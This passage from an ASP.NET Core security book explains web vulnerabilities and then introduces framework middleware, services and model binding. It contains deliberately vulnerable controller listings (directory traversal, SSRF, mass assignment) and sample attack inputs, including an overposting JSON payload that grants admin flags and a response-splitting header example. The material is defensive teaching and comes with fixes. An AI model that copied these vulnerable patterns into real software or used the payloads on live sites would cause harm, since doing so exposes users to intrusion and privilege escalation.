


Figure 4-11. Time to process logins in ASP.NET

The chart in Figure 4-11 shows the result of an experiment I did several years ago. I created 1,000 users for a local website built with ASP.NET using the default authentication mechanism; then I checked how long it took to send a login request using a username I knew existed in the system vs. a username I knew didn’t. You can see that there was a pretty stark contrast in processing times between the two types of usernames. It would not be hard for criminals to pull usernames from ASP.NET systems using this technique.

We’ll dive more into why this is a problem, and how to fix it, in Chapter 9.

Clickjacking

I touched upon this very briefly in Chapter 3, when talking about headers, but attackers can load your site within an `<iframe>` in theirs and then hide it with a different user interface. For example, let’s say I wanted to spam your website with links to buy my book. I’d create a website that had a UI on top of yours, and covering your “Comment” button,

I could put a button that says “Click here to win a free iPad!”. Users clicking the link would think that they’re entering a contest, but instead they’re clicking a button on your website that posts a comment with a link to buy my book.

Unvalidated Redirects

In all versions of ASP.NET, when you try to access a page that requires authentication but are not logged in, the default functionality is to redirect you to the login page. But to help with usability, the app redirects you back to the page you were attempting to view. Here is the overall process:

1. The user attempts to view a page that requires authentication, such as www.bank.com/account.
2. The app sees that the user is not logged in, so it redirects the user to the login page, appending “?returnUrl=%2Faccount” to the end of the URL.
3. The user enters their username and password, which are verified as valid by the server.
4. The server redirects the user to “/account” so that person can continue with what they were trying to do.

As I mentioned, this is pretty standard. But what if the server didn’t validate that the path was correct before redirecting the user? Here’s an attack scenario that would be trivially easy to pull off:

1. An attacker sends a phishing email out to a user, saying that their bank account has an issue and they need to click the link in the email to verify their account immediately.
2. The user, educated in phishing attacks, looks at the URL to verify that the bank domain is correct (but ignores the query string) and clicks this URL: <https://bank.com/login?returnUrl=https://benk.com/login>.
3. The user logs into their account and then is redirected to <https://benk.com/login>, which looks exactly like their login page.

4. Figuring there was just some weird glitch in the login process, the user logs into the fake “benk.com” website, giving the hacker the user’s username and password for their bank account
5. The hacker’s site then redirects the user back to the correct bank site, and since the user correctly logged in during step 3, the hacker has the user’s credentials and can view their account without any problems.

This attack was brought to you by *unvalidated redirects*. You should never blindly accept user input and simply redirect the user to that page without any checks or protections, or you leave your users open to phishing attacks (or worse).

Session Hijacking

Session hijacking, or stealing someone else’s session token, is common when one of three things is true:

1. Session or user tokens are sequential and/or easy to guess.
2. Session or user tokens are stored in the query string, making it easy for hackers to hijack a different user’s session via a phishing attack.
3. Session or user tokens are reused.

ASP.NET doesn’t use tokens that are easy to guess, and they store their tokens with secure cookies, so neither of the first two problems apply. User tokens are specific to the user, and session tokens are generated in such a way to make them tough to recreate, so there’s no problem here, right?

Unfortunately, as you’ll recall from the last chapter, there are some fairly large problems with how ASP.NET handles both session and user tokens. You could probably get away with the default user token handling mechanism for sites that don’t store a significant amount of sensitive information; you will want something more robust if you are storing PII, PAI, or PHI.

Caution I'll show you how user token handling is not secure in ASP.NET, and how to fix it, later on. But session handling in ASP.NET Core is not secure by design. Session tokens are created per *browser* session, not per *user* session. What does that mean? If one user logs into your site, generates a session, and then logs out, then a second user logs into the site (or not, logging in is not strictly necessary) and will have access to **any and all** session data stored for the first user. I'll show you how to fix this later in the book, but in the meantime, **don't store sensitive data in session**. Ever.

Mass Assignment/Overposting

There's another vulnerability that we need to talk about called *mass assignment* by OWASP and *overposting* by Microsoft. Mass assignment is basically the term for allowing attackers to utilize hidden properties to update your database. I know that's probably not clear, so let's dive into an example. Pretend you have a website that is using MongoDB as a database and you're storing JSON documents. When you create a new user, Listing 4-28 shows your (hypothetical) code.

Listing 4-28. Hypothetical blog class

```
public IActionResult CreateUser([FromBody]string newUserJson)
{
    var client = new MongoClient(CONNECTION_STRING);
    var db = client.GetServer().GetDatabase("MyDatabase");
    var mongoCollection = db.GetCollection(collection);

    var json = newUserJson.Content.ReadAsStringAsync().Result;
    var document =
        BsonSerializer.Deserialize<BsonDocument>(json);

    mongoCollection.Save(document,
        new MongoInsertOptions
        {
            WriteConcern = WriteConcern.Acknowledged
        })
}
```

```
);  
return Ok();  
}
```

And in our hypothetical scenario, the document you're expecting looks like Listing 4-29.

Listing 4-29. Hypothetical new user data in JSON format

```
{  
  "Username": "NormalUser",  
  "Email": "normal@user.com"  
}
```

As an attacker, if I wanted to create a user but give myself admin rights, I would send JSON to you that looks like Listing 4-30.

Listing 4-30. Hypothetical new user data in JSON format

```
{  
  "Username": "NormalUser",  
  "Email": "normal@user.com",  
  "Admin": "true",  
  "IsAdmin": "true",  
  "Administrator": "true",  
  "IsAdministrator": "true"  
}
```

You can see in Listing 4-28 that the document is not verified before being saved to the database, so all of my “Admin” and “IsAdmin” properties are saved to the database. And if you are looking for just one of these properties to determine if the user is an administrator, then I have just given myself admin rights using your mass assignment/overposting vulnerability.

Note The vulnerability described in the previous section is an actual vulnerability that I was able to exploit against a website that had been deployed for a company I'm sure you've heard of. These vulnerabilities exist in real-world websites. I'll show you later on how Microsoft helps you introduce this vulnerability into yours.

Value Shadowing

Value shadowing is the term for allowing a variable to come from multiple sources. To see an example, let's look at Listing 4-27 again, but this time let's look at it in Listing 4-31 for a different purpose.

Listing 4-31. Controller method for a page vulnerable to Directory Traversal attacks

```
[HttpPost]
public IActionResult FileInclusion(AccountUserViewModel model)
{
    var fullPath = _hostEnv.ContentRootPath +
        "\\wwwroot\\text\\" + model.SearchText;
    var fileContents = System.IO.File.ReadAllText(fullFilePath);
    ViewBag.FileContents = fileContents;

    return View(model);
}
```

Instead of the file vulnerability, look at the controller method parameter. Notice that there is nothing specifying where the data comes from. The data could come from a <form> POST, but it could also come from the query string, header, or a mixture of multiple sources.

This becomes a vulnerability when an attacker can override the values that the user intends to send. One example would be if the attacker could override certain variables in the query string during a POST, such as setting the destination account ID during a money transfer from one bank to another.

Caution If you look at most ASP.NET websites, most look like they're vulnerable to value shadowing attacks because most endpoints don't specify a source. However, ASP.NET generally does a pretty good job guessing where data should come from, making exploiting value shadowing vulnerabilities in the real world difficult. However, if you have a mass assignment vulnerability too, then your value shadowing vulnerabilities become much more serious because any values that aren't explicitly set by your code are vulnerable to be set by hackers.

XSS and Value Shadowing

One note about value shadowing before we move on to the next topic. Reflected XSS is less dangerous when you don't allow value shadowing. Why? Because under some circumstances, it allows an attacker to submit whatever information they want by tricking a user by clicking on a link with the information in the query string, not in the form, which in turn makes attacks like phishing and spear-phishing attacks much easier to pull off. Blocking value shadowing prevents this from happening. We'll get into more details about this later, but ASP.NET Core has made it harder, but not impossible, for a developer to accidentally put in value shadowing vulnerabilities.

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery, or SSRF, is the term for using user-supplied input to make API (or other web-based) calls. Here is a hypothetical controller method that is vulnerable to SSRF.

Listing 4-32. Hypothetical controller method vulnerable to SSRF

```
[HttpGet]
public IActionResult GetNewsFeed(string url)
{
    var client = new HttpClient();
    var content = client.GetAsync(new Uri(url)).Result;

    if (content.IsSuccessStatusCode)
    {
        var asString = content.Content.ReadAsStringAsync().Result;
        return Json(asString);
    }

    return NotFound();
}
```

.NET has prevented some of the worst consequences from this vulnerability from seeping into your code by denying the use of the `HttpClient` from being used to access files, but it may be hijacked to access `http://localhost` on your server, which may host configuration pages for software you have installed.

Security Issues Mostly Fixed in ASP.NET

While there are several security issues that have been mostly mitigated in ASP.NET, there are a few that you probably don't need to worry about much at all. However, you should know these issues exist for the following reasons:

1. You may need to create your own version of some built-in feature for some exotic feature, and you should know about these vulnerabilities to avoid them.
2. In the chapter on logging, I'll show you how ASP.NET ignores most of these attacks. On the one hand, if these attacks are ignored, then they won't succeed. But on the other hand, shouldn't you want to know if someone is trying to break into your site?

Verb Tampering

Up until now, when talking about requests, I've been referring to one of two types: a GET or a POST. As I mentioned briefly earlier, there are several other types available to you. Older web servers would have challenges handling requests with unexpected verbs. As one common example, a server might enforce authentication when running a GET request but might bypass authentication when running the same request via a HEAD.⁹ I am unaware of any exploitable vulnerabilities in ASP.NET Core related to verb tampering, though.

Response Splitting

If a hacker is able to put a newline/carriage return in your header, then your site is vulnerable to *response splitting*. Here's how it works:

1. An attacker submits a value that they know will be put into your header (usually a cookie) that includes the carriage return/line feed characters and sets the Content-Length and whatever content they desire.

⁹<https://resources.infosecinstitute.com/http-verb-tempering-bypassing-web-authentication-and-authorization/>

2. You add these values to the cookie, which adds them to the header.
3. The user sees the hacker's content, not yours.

Here's what that response would look like, with the attacker's text in bold.

Listing 4-33. Hypothetical response splitting attack response

```
HTTP/1.1 200 OK
<<redacted>>
Set-Cookie: somevalue=blue\r\n
Content-Length: 500\r\n
\r\n
<html>
<<attacker's content here which the user sees>>
</html>
(500 characters later)
<<your original content, ignored by the browser>>
```

I tried to introduce the vulnerability exemplified in Listing 4-32 into ASP.NET Core for the Vulnerability Buffet but found that I had to have my own modified copy of Kestrel to do so. This shouldn't be something you should need to worry about, unless you modify Kestrel. (And please don't do that.)

Parameter Pollution

Parameter pollution refers to a vulnerability in which an application behaves in unexpected ways if unexpected parameters, such as duplicated query string keys, are supplied in a request. Imagine a scenario in which deleting a user could be done in a URL like this one: <https://your-site.com/users/delete?userId=44>. If your site is vulnerable to parameter pollution, if an attacker is able to append to this URL, they could do something like this: <https://your-site.com/users/delete?userId=44&userId=1>, and get you to delete the user with an ID of "1".

By default, when ASP.NET encounters this situation, it keeps the first value, which is the safer route to go. A better solution would be to fail closed and reject the request entirely as possibly dangerous, but for now, we'll need to settle for the adequate solution of accepting the first value only.

Business Logic Abuse

The last topic I'll cover in this chapter is business logic abuse. Business logic abuse is a tough topic to cover in a book, because it not only encompasses a wide range of issues, but most of these issues are specific to a specific web application. We've talked about some of these issues before, such as making sure you don't store private information in hidden fields or not expecting users to change query strings to try to get access to objects that aren't in their list. There are also others, such as not enforcing a user agreement before letting users access your site or allowing users to get around page view limits that are tracked in cookies by periodically deleting cookies.

Beyond saying "don't trust user input," the best thing you can do here is hire someone to try to hack into your website to try to find these issues. I'll give you some rough guidelines on what to look for in an external penetration tester later on.

Summary

In this chapter, we talked about Burp Suite, a software program that hackers use to find vulnerabilities in websites. We then went over common vulnerabilities, including SQL injection and Cross-Site Scripting. Along the way, you saw how easy it can be to exploit vulnerabilities with third-party tools (in our case, sqlmap) and saw how defenses you'd think would prevent security issues are easily worked around (as with common defenses against XSS). We also discussed other types of attacks, such as CSRF attacks, file-related attacks, and clickjacking.

With a solid foundation of web security, we're finally ready to start talking about ASP.NET. In the next chapter, we'll start diving into how ASP.NET set up its defenses against attackers so you can create better ones for yourself.

CHAPTER 5

Introduction to ASP.NET Core Security

With a solid foundation of security under your belt, it's time to start diving more deeply into ASP.NET. A bad book on security probably would jump into how to configure the security that comes built into the framework. But this approach would possibly leave you vulnerable to credential stuffing attacks, CSRF attacks, or XSS attacks via an improperly implemented `IHtmlHelper`. Instead, as with the rest of the book, I'm here to teach you how real security works and how ASP.NET really works, so you can not only implement security well in the happy-path scenarios but also implement good security when the framework doesn't quite meet your needs.

To do this, we'll need to dive into the ASP.NET source code a bit in this chapter so you have a better understanding of what is going on in the framework. If you aren't familiar with ASP.NET Core already, now would be a good time to spin up a new site, add a page or two, and step through some code. You don't need to be an expert to understand this chapter, but you should have a grasp of the basics. Either way, don't worry, we'll get into security configurations within ASP.NET soon enough.

Note When I include Microsoft's source code, I will nearly always remove the Microsoft team's comments and replace code that's irrelevant to the point I'm trying to make and replace them with comments of my own. I will always give you a link to the code I'm using so you can see the original for yourself.

Middleware and Services

As you probably know, anytime your website starts, it starts by running the code in `Program.cs`. To understand how an ASP.NET website works, you will need to understand the code in this file. To get started, let's look at the code in Listing 5-1, which shows the default text for the file with some code removed for clarity.

Listing 5-1. Edited default `Program.cs` file

```
var builder = WebApplication.CreateBuilder(args);

//Add services

var app = builder.Build();

//Add middleware

app.Run();
```

What's going on here? ASP.NET depends on two types of components: *middleware* and *services*. Middleware controls the program flow, and services control the specifics of how the program executes. Whenever you call `app.Use[...]()`, you are adding middleware behind the scenes. To get a better sense of what that means, let's create a hypothetical website with no services but three instances of middleware in Listing 5-2.

Listing 5-2. Hypothetical ASP.NET website with three middleware components

```
var builder = WebApplication.CreateBuilder(args);

//Add services

var app = builder.Build();

app.Use(async (context, next) =>
{
    Console.WriteLine("Middleware 1 started");
    await next.Invoke();
    Console.WriteLine("Middleware 1 completed");
});

app.Use(async (context, next) =>
{
```

```

    Console.WriteLine("Middleware 2 started");
    await next.Invoke();
    Console.WriteLine("Middleware 2 completed");
});
app.Use(async (context, next) =>
{
    Console.WriteLine("Middleware 3 started");
    await next.Invoke();
    Console.WriteLine("Middleware 3 completed");
});
app.Run();

```

If you were to run this code, you wouldn't actually get anything because you haven't configured the "website" to accept web requests. But if you could somehow force it anyway, your output would look something like Listing 5-3.

Listing 5-3. Hypothetical ASP.NET website with three middleware components

```

Middleware 1 started
Middleware 2 started
Middleware 3 started
Middleware 3 completed
Middleware 2 completed
Middleware 1 completed

```

So you can see that the middleware controls the program flow. And it's important to note that the middleware indirectly controls the program flow – if we were to change the order of the middleware, we would change the order by which the tasks would be completed.

So if the middleware components control the program flow, what do the services do? In short, if the middleware controls the *when*, the services control the *how*. To see an example, let's dig into the anti-CSRF protections offered by the framework. First, the methods in `AntiforgeryMiddleware`:¹

¹<https://github.com/dotnet/aspnetcore/blob/main/src/Antiforgery/src/AntiforgeryMiddleware.cs>

- `public Task Invoke(HttpContext context)`
- `public async Task InvokeAwaited(HttpContext context)`

If you want to look at the specific implementations, you're more than welcome to look them up using the link I've provided, but in short, the file is barely more than 53 lines long, but `Invoke` does little more than check to see if anti-forgery validation should be performed, and if so, it invokes `InvokeAwaited`.

In contrast, the `DefaultAntiforgery` class,² which is the default implementation of the `IAntiforgery` service, has more than 480 lines of code and the following public methods:

- `public AntiforgeryTokenSet GetAndStoreTokens(HttpContext httpContext)`
- `public AntiforgeryTokenSet GetTokens(HttpContext httpContext)`
- `public async Task<bool> IsRequestValidAsync(HttpContext httpContext)`
- `public async Task ValidateRequestAsync(HttpContext httpContext)`
- `public void SetCookieTokenAndHeader(HttpContext httpContext)`

Without diving into the details, there's obviously a lot more work being performed here. We'll dive into the CSRF protections offered by ASP.NET later in the book, but for now, just remember that middleware controls when actions occur and services control how actions are implemented.

Note While the CSRF implementation is representative of services vs. middleware, note that the `AntiforgeryMiddleware` is not used in default implementations anymore. If you are using attributes, then the `IAntiforgery` service is called by a filter. If you are using Razor Pages, then the base page handles calling the `IAntiforgery` service.

²<https://github.com/dotnet/aspnetcore/blob/main/src/Antiforgery/src/Internal/DefaultAntiforgery.cs>

Deeper Dive into Services

Since we've been talking about middleware vs. services and you now know that calling `app.Use[...]()` adds middleware, you can correctly assume that calling `builder.Services.Add[...]()` adds services. I would venture to guess that the vast majority of ASP.NET Core websites running today are running hundreds of services. (`AddDefaultIdentity()` alone adds 276 services.)

To understand adding services a bit better, let's take a look at the method responsible for adding the `IAntiforgery` service³ in Listing 5-4, and related services, to the service collection.

Listing 5-4. Method that adds CSRF protection services

```
public static IServiceCollection AddAntiforgery(this
    IServiceCollection services)
{
    ArgumentNullException.ThrowIfNull(services);

    services.AddDataProtection();

    services.TryAddEnumerable(
        ServiceDescriptor.Transient<IConfigureOptions<
            AntiforgeryOptions>, AntiforgeryOptionsSetup>());

    services.TryAddSingleton<IAntiforgery,
        DefaultAntiforgery>();
    services.TryAddSingleton<IAntiforgeryTokenGenerator,
        DefaultAntiforgeryTokenGenerator>();
    services.TryAddSingleton<IAntiforgeryTokenSerializer,
        DefaultAntiforgeryTokenSerializer>();
    services.TryAddSingleton<IAntiforgeryTokenStore,
        DefaultAntiforgeryTokenStore>();
    services.TryAddSingleton<IClaimUidExtractor,
        DefaultClaimUidExtractor>();
    services.TryAddSingleton<IAntiforgeryAdditionalDataProvider,
```

³<https://github.com/dotnet/aspnetcore/blob/main/src/Antiforgery/src/AntiforgeryServiceCollectionExtensions.cs>

```

    DefaultAntiforgeryAdditionalDataProvider>());

    //Additional services removed for brevity
    return services;
}

```

There are a couple of things worth mentioning for each service being added. First, you should notice that each service has two types specified. In each, the first type indicates the type of service being created. The second type is the type of object that will be returned whenever someone requests a service of that type. For example, if you ask the service collection for the `IAntiforgery` service, you will receive an instance of the `DefaultAntiforgery` object.

The second thing to notice is that instead of calling `AddService()`, or something like that, the code is calling `TryAddSingleton()`. The “Singleton” part of the method refers to how often the object is created. There are three lifetimes⁴ to know about:

- **Transient** – One instance is created each time it is needed.
- **Scoped** – One instance is created per request.
- **Singleton** – One instance is shared among many requests.

From a security perspective, there is little to know about the differences in lifetimes, other than you should not store sensitive information within a `Singleton` service, because that data will be shared across all users.

Accessing Services

You now know how to add services. But how do we access them? The most common way to do so is to request them in the constructor of your object. Assuming you’ve coded in ASP.NET before, you’ve already done this yourself. To prove it to you, Listing 5-5 shows snippet of the default implementation of the `HomeController` for MVC.

Listing 5-5. `HomeController` constructor and relevant properties

```

private readonly ILogger<HomeController> _logger;

public HomeController(ILogger<HomeController> logger)

```

⁴<https://learn.microsoft.com/en-us/aspnet/core/fundamentals/dependency-injection?view=aspnetcore-8.0>

```
{
    _logger = logger;
}
```

You can see the `ILogger` service being requested by the controller's constructor and assigned to a private read-only field. Razor Pages also use the constructor, as seen by the default implementation of the login page in Listing 5-6.

Listing 5-6. Default login page constructor and relevant properties

```
private readonly SignInManager<IdentityUser> _signInManager;
private readonly ILogger<LoginModel> _logger;

public LoginModel(SignInManager<IdentityUser> signInManager,
    ILogger<LoginModel> logger)
{
    _signInManager = signInManager;
    _logger = logger;
}
```

Here we see two services requested: the `SignInManager` and an instance of `ILogger`.

If you have a service, you can access other services the same way via the constructor. Listing 5-7 shows the constructor for the previously mentioned `SignInManager`⁵:

Listing 5-7. `SignInManager` constructor

```
public SignInManager(UserManager<TUser> userManager,
    IHttpContextAccessor contextAccessor,
    IUserClaimsPrincipalFactory<TUser> claimsFactory,
    IOptions<IdentityOptions> optionsAccessor,
    ILogger<SignInManager<TUser>> logger,
    IAuthenticationSchemeProvider schemes,
    IUserConfirmation<TUser> confirmation)
{
    ArgumentNullException.ThrowIfNull(userManager);
    ArgumentNullException.ThrowIfNull(contextAccessor);
```

⁵<https://github.com/dotnet/aspnetcore/blob/main/src/Identity/Core/src/SignInManager.cs>

```

    ArgumentNullException.ThrowIfNull(claimsFactory);

    UserManager = userManager;
    _contextAccessor = contextAccessor;
    ClaimsFactory = claimsFactory;
    Options = optionsAccessor?.Value ?? new IdentityOptions();
    Logger = logger;
    _schemes = schemes;
    _confirmation = confirmation;
}

```

You can see in Listing 5-7 that the `SignInManager` service itself uses seven services to perform various actions.

The other way to get a service is to call the `GetService<Type>()` or `GetRequiredService<Type>()` method on the `RequestServices` collection on your `HttpContext` object. Just be warned that you can run into issues with services being disposed of before access if you use this method.

Later in the book, we will dig into which services you will want to access, and when, to help you be more secure.

How ASP.NET Handles Dependencies

ASP.NET, by default, loads its dependencies into services. However, how those services are used within services can be inconsistent. And those inconsistencies can burn you if you aren't paying attention. There are three larger patterns I've observed.

The first pattern I've seen is that if the ASP.NET team creates a service and there is a hard dependency on another service, they're pretty good about failing closed. It's worth showing the first few lines of the `SignInManager`, first seen in Listing 5-7, here again in Listing 5-8.

Listing 5-8. Service verification in the `SignInManager`

```

ArgumentNullException.ThrowIfNull(userManager);
ArgumentNullException.ThrowIfNull(contextAccessor);
ArgumentNullException.ThrowIfNull(claimsFactory);

```

You can see that if services that the `SignInManager` needs to function properly are missing, then an exception is thrown at runtime.

For dependencies that are optional, ASP.NET follows one of two patterns. The first is that they'll provide a default implementation. The most obvious example of this is that if you don't do anything with the logging, you will get a console logger by default. Another example is with CSRF validation. You have the option to include additional validations in your CSRF checks by registering a custom service that implements `IAntiforgeryAdditionalDataProvider`. Instead of doing a check for the service and running the additional data checks if the service is present, ASP.NET includes an empty data provider by default.

Listing 5-9. The default `IAntiforgeryAdditionalDataProvider`

```
internal sealed class DefaultAntiforgeryAdditionalDataProvider
    : IAntiforgeryAdditionalDataProvider
{
    public string GetAdditionalData(HttpContext context)
    {
        return string.Empty;
    }

    public bool ValidateAdditionalData(HttpContext context,
        string additionalData)
    {
        return string.IsNullOrEmpty(additionalData);
    }
}
```

You can see in Listing 5-9 that no additional data is added, making this a class whose only purpose is to avoid null references when pulling the `IAntiforgeryAdditionalDataProvider` service.

The other pattern of managing dependencies that ASP.NET can follow is that if a dependency doesn't exist, the code fails open and doesn't notify you that something could potentially be wrong. Let's dive into an example, again using the `SignInManager` in Listing 5-10.

Listing 5-10. CheckPasswordSignInAsync in SignInManager

```

public virtual async Task<SignInResult> ↵
    CheckPasswordSignInAsync(TUser user, string password, bool
        lockoutOnFailure)
{
    //Code removed for brevity
    //Begin code if password check failed
    Logger.LogDebug(EventIds.InvalidPassword, "User failed to ↵
        provide the correct password.");

    if (UserManager.SupportsUserLockout && lockoutOnFailure)
    {
        var incrementLockoutResult = await ↵
            UserManager.AccessFailedAsync(user) ?? ↵
            IdentityResult.Success;
        if (!incrementLockoutResult.Succeeded)
        {
            return SignInResult.Failed;
        }

        if (await UserManager.IsLockedOutAsync(user))
        {
            return await LockedOut(user);
        }
    }
    return SignInResult.Failed;
}

```

The line we need to pay most attention to is the one that starts `if (UserManager.SupportsUserLockout`. The variable `lockoutOnFailure` defaults to `false`, which is bad enough. Any well-designed system from a security perspective will default to the most secure option, allowing the user to scale those protections back if strictly necessary. But it's the `UserManager.SupportsUserLockout` that is the real concern here. To see why, let's look at that property in Listing 5-11.⁶

⁶<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Identity/Extensions.Core/src/UserManager.cs>

Listing 5-11. UserManager.SupportsUserLockout

```
public virtual bool SupportsUserLockout
{
    get
    {
        ThrowIfDisposed();
        return Store is IUserLockoutStore<TUser>;
    }
}
```

In this code, *Store* is the service that implements *IUserStore*. And this code shows us that if your *IUserStore* also implements *IUserLockoutStore*, then go ahead and increment lockout counts. If not? Do nothing and *fail silently*.

How many websites do you think exist that implemented their own custom *IUserStore*, didn't know that the *IUserStore* also needed to implement *IUserLockoutStore* for the lockout protections to work, and unknowingly have a website vulnerable to brute force password attacks? I'd bet it's more than a few.

Caution You really, really need to be sure to test any security configurations because of this issue. I once implemented an ASP.NET website with a custom role provider but forgot one of the necessary configurations to make it work. When I went to test it to ensure it was working, I saw that the filter by role was failing and I wasn't getting an error message. Do *not* count on getting an error message if you misconfigure something, especially around authentication and authorization.

If you don't understand everything in this section, don't worry, we'll dive into it in further detail in the chapter on authentication and authorization. For now, just keep in mind that ASP.NET services fail open far too often for my comfort. Also remember that you should be verifying that the security functionality works, regardless of whether you think you've implemented it properly.

Configuration

Configuring services typically involves creating a class with your settings as properties. For instance, if you would want to configure the anti-forgery functionality, you would access the `AntiforgeryOptions`⁷ class.

Listing 5-12. Abbreviated version of the `AntiforgeryOptions` class

```
public class AntiforgeryOptions
{
    private string _formFieldName = AntiforgeryTokenFieldName;

    //Additional private properties removed for brevity
    public static readonly string DefaultCookiePrefix =
        ".AspNetCore.Antiforgery.";

    public string FormFieldName
    {
        get => _formFieldName;
        set => _formFieldName = value ??
            throw new ArgumentNullException(nameof(value));
    }

    public string? HeaderName { get; set; } =
        AntiforgeryTokenHeaderName;
}
```

For the sake of brevity, I've removed most of the properties in Listing 5-12, but I left enough for you to see that you could change aspects of the anti-forgery mechanisms like the input ID generated in your forms or the header name.

To change the values in these configuration classes, you would call something like Listing 5-13 in your `Program.cs` file.

⁷<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Antiforgery/src/AntiforgeryOptions.cs>

Listing 5-13. Hypothetical AntiforgeryOptions configuration

```
builder.Services.Configure<AntiforgeryOptions>(options => {
    options.HeaderName = "CustomAntiForgeryHeaderName";
});
```

And to access the options in your services, instead of accessing the class itself, you would access the class via a service that implements `IOptions`, like Listing 5-14.

Listing 5-14. Hypothetical access of the AntiforgeryOptions service

```
public class SomeController : Controller
{
    private readonly AntiforgeryOptions _options;

    public CreditController(IOptions<AntiforgeryOptions>
        antiforgeryOptions)
    {
        _options = antiforgeryOptions.Value;
    }

    [HttpGet]
    public IActionResult Index()
    {
        //Use the AntiforgeryOptions here
    }
}
```

Filters

As I alluded to earlier in the chapter while discussing CSRF protection, another tool a security-conscious ASP.NET developer has to improve the security of their site is *filters*. Filters allow you to alter or block responses without needing to create separate middleware to do it. Filters are typically attributes that inherit indirectly from `IFilterMetadata`. Confusingly, this interface does not have anything to implement,⁸ as you can see in Listing 5-15.

⁸<https://github.com/dotnet/aspnetcore/blob/release/8.0/src/Mvc/Mvc.Abstractions/src/Filters/IFilterMetadata.cs>

Listing 5-15. IFilterMetadata interface

```
public interface IFilterMetadata
{
}
```

Instead of using the interface directly, ASP.NET expects you to use specific interfaces that inherit from this interface. A few of the many interfaces that inherit from this interface are as follows:

- **IAuthorizationFilter** – Used when you want to use custom authorization rules
- **IExceptionHandler** – Used when you want to have custom exception handling
- **IActionFilter** – Used when you want to run custom actions per request, such as adding headers

When should you use filters vs. middleware? From a security perspective, there's not much difference. Middleware is run for each request so is easy to remember, but it is possible to add filters globally, negating this advantage. As a programmer, I think it's easier to implement filters than create middleware, but your mileage may vary.

We will discuss several filters later in the book.

Model Binding

Model binding, or the process of taking data from a request and binding it to an object, is done more or less automatically for you. If you are using MVC, then you've already seen an example of this using a Controller method in the Vulnerability Buffet.

Listing 5-16. Controller method for a page vulnerable to Directory Traversal attacks

```
[HttpPost]
public IActionResult FileInclusion(AccountUserViewModel model)
{
    var fullPath = _hostEnv.ContentRootPath +
        "\\wwwroot\\text\\" + model.SearchText;
```

```

var fileContents = System.IO.File.ReadAllText(fullFilePath);
ViewBag.FileContents = fileContents;

return View(model);
}

```

As seen in Listing 5-16, the `AccountUserViewModel` object is automatically populated with data the server received from the browser. But what about Razor Pages? They use an attribute.

Listing 5-17. Highly redacted implementation of the default login page

```

public class LoginModel : PageModel
{
    public LoginModel(SignInManager<IdentityUser> signInManager,
        ILogger<LoginModel> logger)
    {
        _signInManager = signInManager;
        _logger = logger;
    }

```

[BindProperty]

public InputModel Input { get; set; }

```

public class InputModel
{
    //Fields removed for brevity
}

public async Task<IActionResult> OnPostAsync(string
    returnUrl = null)
{
    //Simplified for brevity
    var result = await
        _signInManager.PasswordSignInAsync(Input.Email,
            Input.Password, Input.RememberMe,
            lockoutOnFailure: false);
}
}

```

You can see in Listing 5-17 that the class that has the `[BindProperty]` attribute has the POST data and can be used without additional intervention by your part as a programmer.

Regardless of whether you use Controller method parameters or bind properties, the remaining process remains pretty much the same. ASP.NET will look in the request for a value that matches the name of a property, and if the name matches, the framework attempts to bind the value to that property.

Binding Sources

There is one problem to this approach that we alluded to in the previous chapter – when there is no explicit source for the data, an attacker may be able to sneak in their data via a different channel. For example, an attacker may send query string data to override form data.

This is where the `IBindingSourceMetadata` interface comes in. You can tell the framework to bind to data from a specific source, eliminating value shadowing vulnerabilities. There are six attributes that inherit from this interface:

- **FromBody** – Binding data comes from the body of the request.
- **FromForm** – Binding data comes from the body of the request in form-encoded format.
- **FromHeader** – Binding data comes from a header value.
- **FromQuery** – Binding data comes from the query string.
- **FromRoute** – Binding data comes from the route, e.g., `/controller/action/data`.
- **FromServices** – Instead of binding data, this is a service from `HttpContext.RequestServices`.

To implement these protections, just add one of these attributes to either your Controller method parameters or `BindProperty`. First, let's fix the Controller method in Listing 5-18.

Listing 5-18. Controller method with metadata source attribute

```
[HttpPost]
public IActionResult FileInclusion(
    [FromForm]AccountUserViewModel model)
{
    var fullPath = _hostEnv.ContentRootPath +
        "\\wwwroot\\text\\" + model.SearchText;
    var fileContents = System.IO.File.ReadAllText(fullFilePath);
    ViewBag.FileContents = fileContents;

    return View(model);
}
```

You can see the [FromForm] attribute attached to the parameter. You can use the same attribute in a Razor Page, just in a different location.

Listing 5-19. Login page with the [FromForm] attribute

```
public class LoginModel : PageModel
{
    public LoginModel(SignInManager<IdentityUser> signInManager,
        ILogger<LoginModel> logger)
    {
        _signInManager = signInManager;
        _logger = logger;
    }

    [FromForm]
    [BindProperty]
    public InputModel Input { get; set; }

    public class InputModel
    {
        //Fields removed for brevity
    }
}
```

You can see in Listing 5-19 that the binding information is attached to the bind property, preventing value shadowing attacks from succeeding.

MVC vs. Razor Pages

